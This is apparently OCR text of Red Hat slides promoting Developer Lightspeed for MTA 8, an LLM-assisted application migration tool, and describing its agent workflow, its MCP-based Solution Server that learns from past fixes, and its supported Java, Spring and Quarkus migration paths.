
Agents go beyond simple code generation

- Autonomous Problem solving
- Beyond Initial Fixes
- Integrated workflow



Developer Lightspeed
For MTA 8

Agent flow



Analysis Incidents
1
Generate fix
2
Identify additional changes
3
Address additional changes
Accept / Reject?
Get Diagnostics Issues from Tools
Fix more issues?
Modified Files
Fix Diagnostics Issues
Accept / Reject?
LLM Generated
IDE Generated

Solution Server w/ Custom Rules





Solution Server - MCP Server Interface



Solution Server is implemented as a Model Context Protocol (MCP) Server

- Remote MCP Server Instance that runs on the Hub
- Allows flexibility for future integrations

Note: We suspect we will expose additional MCP offerings of Kai in future, hence we chose to start with Solution Server as a MCP interface for future flexibility.

How does this work?

- **Collect Migration Data**
  - Kai sends migration data to a central component running in the Hub (Opt-In)
    - Details of the analysis problem seen
    - Before / After code changes
- **Mine Insights from Collected Data**
  - Solution Server post processes all of the information it's collected.
    - Works with a LLM to extract key insights, we call these insights "Migration Hints".
- **Give Better Context to a LLM to Improve Results**
  - Migration Hints represent the improved contextual info that tells a LLM how a Migrator in the Organization fixed a similar issue in the past.

Solution Server: Key Features

Learns from accepted and rejected outcomes

Migration Hints

- What it is: Surfaces examples of past fixes
- What it enables: Helps Kai give better suggestions for tricky or previously unsolved problems.
- How it helps you: You get hints that are smarter, more relevant, and backed by real outcomes.

Migration Success Metrics

- What it is: Shares success data for every migration rule across projects.
- What it enables: IDEs and tools can show confidence levels for auto-generated fixes.
- How it helps you: You can trust the automation more and know when human review is critical.

Kai Standalone vs with Solution Server


"Opt In": A user needs to specify the coordinates of a solution server to unlock its use



Kai Standalone

- LLM generates fixes per project
- No memory of past
- Potential repeated manual effort

Kai helps each developer independently fix migration issues.



Kai w/Solution Server

- Visibility into the effectiveness of the rules
- Learns from manual overrides
- Reduces repeated manual effort

Kai learns from past migration attempts across projects.

"Improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies by leveraging Generative AI"

Developer Lightspeed

Static code analysis +

Generative AI




Not just another code generator

Improve the economics of replatforming and refactoring applications using Generative AI

How is it different and where is the value?

- Not a chat bot -> Co-pilot, Cursor etc
- Valuable generations for developers
  - Static code analysis + Context + LLM
    - Pinpoint issues to adopting a new technology
    - Cloud readiness, Java, Spring, Quarkus and more
- Learn, understand and use solved incidents, adjust to internal requirements
- Model agnostic, Private AI with OpenShift AI
- Integrated into VSCode




Developer Lightspeed
For MTA 8

Getting started with Developer Lightspeed

Where to start?


- JBoss EAP 7 -> 8
- Spring Framework -> Spring Framework 4,5,6
- Spring boot 2 - > Spring boot 3
- Java 8 to 11, 17, 21
- JEE -> Quarkus
- Spring boot -> Quarkus



Developer Lightspeed
For MTA 8

Getting started with Developer Lightspeed

Modernize and bring applications to OpenShift with ease





Thank you

Red Hat is the world's leading provider of enterprise open source software solutions. Award-winning support, training, and consulting services make Red Hat a trusted adviser to the Fortune 500.

linkedin.com/company/red-hat

facebook.com/redhatinc

youtube.com/user/RedHatVideos

twitter.com/RedHat

Red Hat